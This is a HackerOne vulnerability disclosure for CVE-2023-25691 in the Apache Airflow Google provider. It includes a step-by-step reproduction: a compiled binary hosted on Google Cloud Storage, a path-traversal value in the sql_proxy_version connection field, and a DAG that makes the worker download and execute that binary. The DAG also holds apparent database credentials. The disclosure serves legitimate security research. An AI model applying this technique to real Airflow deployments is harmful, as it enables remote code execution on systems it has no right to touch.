Apache Airflow Google Cloud Sql Provider Remote Command Execution
The Apache Airflow Google provider failed to validate the sql_proxy_version parameter in a Cloud SQL connection, allowing an attacker to supply a path that causes the CloudSQLExecuteQueryOperator to download and execute a malicious binary from a public Google Cloud Storage bucket. An attacker with the ability to modify connection settings could achieve remote command execution on the Airflow worker.
 Originally disclosed on HackerOne
- Triaged in 4 hours
- Fixed in 10 days
- Paid in 10 days
- Disclosed after 40 days
Summary by the program
CVE-2023-25691: Apache Airflow Google Provider: Google Cloud Sql Provider Remote Command Execution Severity: moderate
Description:
Improper Input Validation vulnerability in Apache Software Foundation Apache Airflow Google Provider.This issue affects Apache Airflow Google Provider: before 8.10.0.
Also we would like to credit Xie Jianming of Caiji Sec Team (finder of the issue)
Full Security Advisory: https://lists.apache.org/thread/zdr8ovfttbh7kj0lydgcw88tbt2nmkcy
The report
0x01 Test environment
airflow 2.5.1 apache-airflow-providers-google 8.8.0 Build with docker compose
0x02 Reproduction steps
2.1 Prepare the malicious executable
Write the following exec.cpp file.
#include<stdlib.h>
using namespace std;
int main(){
        system("mkdir /tmp/hello");
        return 0;
}
In a linux environment, use g++ to compile and rename it to system
g++ exec.cpp -o system

Put the compiled system malicious executable file into Google Cloud Storage, and set the permission to public. My address for this exploit is https://storage.googleapis.com/swordlight/system
2.2 Creating a Malicious Google Cloud SQL Database Connection

Create the following Google Cloud SQL Database connection named aaa under Admin->Connections Among them. Host, Schema, Login, and Port filed are required, just fill in the content that conforms to the format.

Among them, Extra filed fills in the actual content as follows, and note that sql_proxy_version is set to ../swordlight/system?a=
{
  "project_id":"pivotal-gearing-375804",
  "instance":"hellopg",
  "location":"us-central1-b",
  "database_type":"postgres",
  "use_proxy":"True",
  "use_ssl":"False",
  "sql_proxy_use_tcp":"True",
  "sql_proxy_version":"../swordlight/system?a=",
  "sslcert":"",
  "sslkey":"",
  "sslrootcert":""
}
2.3 Use the CloudSQLExecuteQueryOperator operator in Dag for verification
Create a google_test.py script that uses the CloudSQLExecuteQueryOperator operator.
Put it in the /opt/airflow/dags directory so that it can be automatically loaded by airflow.The content is as follows, where gcp_cloudsql_conn_id is set to the connection name aaa we established above.
from __future__ import annotations

import os
import subprocess
from datetime import datetime
from os.path import expanduser
from urllib.parse import quote_plus

from airflow import models
from airflow.providers.google.cloud.operators.cloud_sql import CloudSQLExecuteQueryOperator


SQL = [
    "CREATE TABLE IF NOT EXISTS TABLE_TEST (I INTEGER)",
    "CREATE TABLE IF NOT EXISTS TABLE_TEST (I INTEGER)",  # shows warnings logged
    "INSERT INTO TABLE_TEST VALUES (0)",
    "CREATE TABLE IF NOT EXISTS TABLE_TEST2 (I INTEGER)",
    "DROP TABLE TABLE_TEST",
    "DROP TABLE TABLE_TEST2",
]


postgres_kwargs = dict(
    user="postgres",
    password=r"ktd2(%EzQ5",
    public_port="5432",
    public_ip="34.122.52.6",
    project_id="pivotal-gearing-375804",
    location="us-central1-b",
    instance="hellopg",
    database="postgres",
    client_cert_file="key/postgres-client-cert.pem",
    client_key_file=".key/postgres-client-key.pem",
    server_ca_file=".key/postgres-server-ca.pem",
)


# Postgres: connect via proxy over TCP
os.environ["AIRFLOW_CONN_PROXY_POSTGRES_TCP"] = (
    "gcpcloudsql://{user}:{password}@{public_ip}:{public_port}/{database}?"
    "database_type=postgres&"
    "project_id={project_id}&"
    "location={location}&"
    "instance={instance}&"
    "use_proxy=True&"
    "sql_proxy_use_tcp=True".format(**postgres_kwargs)
)

connection_names = [
    "proxy_postgres_tcp",
]

with models.DAG(
    dag_id="example_gcp_sql_query",
    start_date=datetime(2021, 1, 1),
    catchup=False,
    tags=["example"],
) as dag:
    prev_task = None


    task = CloudSQLExecuteQueryOperator(
        gcp_cloudsql_conn_id="aaa",gcp_conn_id="proxy_postgres_tcp",task_id="example_gcp_sql_task_proxy_postgres_tcp" , sql=SQL
    )
    tasks.append(task)
    if prev_task:
        prev_task >> task
    prev_task = task

# [END howto_operator_cloudsql_query_operators]

Open the example_gcp_sql_query dag corresponding to our google_test.py script in the UI management interface, and run.

Click to view the running graph and logs through the Graph menu.


